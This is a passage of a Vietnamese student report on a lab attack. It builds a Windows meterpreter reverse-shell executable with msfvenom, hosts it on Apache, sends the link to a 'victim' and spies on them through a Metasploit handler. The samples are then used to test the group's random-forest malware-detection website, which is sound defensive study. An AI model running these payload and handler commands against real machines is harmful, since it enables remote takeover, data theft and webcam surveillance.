\* Xem cấu hình máy tấn công

+ Câu lệnh:

ifconfig



Hình 17: Xem cấu hình máy tấn công

+ Địa chỉ IP của máy: 192.169.154.129

\*    Bước 1: Tạo file Malware

+ Tạo 1 file malware thông qua một công cụ Metasploit Framework

+ Khởi động Terminal Emulator, sau đó sử dụng câu lệnh sau:

|  |
| --- |
| msfvenom -p windows/meterpreter/reverse\_tcp -a x86 platform windows -f exe LHOST=192.168.154.129 LPORT=4444 -o window.exe |

-p windows/meterpreter/reverse\_tcp: chỉ định loại “payload” được sử dụng là meterpreter dành cho hệ điều hành Windows, sử dụng kĩ thuật để kết nối reverse TCP, để thiết lập kết nối từ máy mục tiêu về máy tấn công.

-a x86: chọn kiến trúc x86 (32bit) cho payload.

platform windows: xác định các mục tiêu tấn công là hệ điều hành Windows.

-f exe: chọn định dạng tệp tin đầu ra là exe

LHOST=192.168.154.129: xác định địa chỉ IP của máy tấn công (máy chạy Metasploit).

LPORT=4444: xác định cổng lắng nghe trên máy tấn công để thiết lập kết nối.

-o window.exe: xác định tệp tin đầu ra là “window.exe”.




Hình 18: Tạo file Malware

\*     Bước 2: Kích hoạt dịch vụ máy chủ website

+ Khởi tạo dịch vụ web Apache trên linux

+ Khởi động Root Terminal Emulator, sử dụng câu lệnh sau:

|  |
| --- |
| service apache2 start |




Hình 19: Kích hoạt dịch vụ máy chủ website

\* Bước 3: Cấp quyền cho thư mục lưu mã nguồn của website mới kích hoạt

+ Cung cấp các quyền để có thể sửa đổi bổ sung file Malware vừa tạo website

+ Tiếp tục trong Root Terminal Emulator ở bước 2, sử dụng các câu lệnh sau:

|  |
| --- |
| cd/var/www  chmod 777 html |




Hình 20: Cấp quyền cho thư mục lưu mã nguồn của website mới kích hoạt

\*    Bước 4: Cấu hình để lắng nghe nạn nhân

+ Cấu hình các thông số để lắng nghe các thông tin từ nạn nhân


+ Khởi động metasploit framework, sau đó sử dụng các câu lệnh:

|  |
| --- |
| use exploit/multi/handler  set payload windows/meterpreter/reverse\_tcp  set lhost 192.168.154.129  set lport 4444  run |




Hình 21: Cấu hình để lắng nghe nạn nhân

\*    Bước 5: Phát tán link chứa mã độc

 - Khi nạn nhân nhận được link và truy cập vào link thì Malware sẽ được tự động tải xuống máy nạn nhân.

Hình 22: Tin nhắn chứa link dẫn đến Malware

* Nạn nhân truy cập link và tải về:




Hình 23: Nạn nhân truy cập link và tải về

* Nạn nhân tiến hành cài đặt app và đã bị ngay lực tức bị theo dõi

Hình 24: Nạn nhân tiến hành cài đặt app và đã bị ngay lực tức bị theo dõi

\*    Bước 6: Tấn công và theo dõi nạn nhân


* Sau khi bị theo dõi, hacker có thể sử dụng các câu lệnh để tấn công. Nạn nhân phải đối mặt với nhiều nguy hiểm như bị đánh cắp các thông tin nhạy cảm trong máy, các file tài liệu, hình ảnh từ webcam,...



Hình 25: Tấn công máy nạn nhân thông qua các câu lệnh


3.2. Thực hiện kiểm tra bằng website

Sau khi tiến hành xây dựng được website ứng dụng thuật toán random\_forest, nhóm tiến hành kiểm thử bằng cách tải lên website các file có chứa mã độc đã tạo và file bình thường không chứa mã độc để kiểm tra tính đúng đắn của mô hình thuật toán và tính ổn định của website.



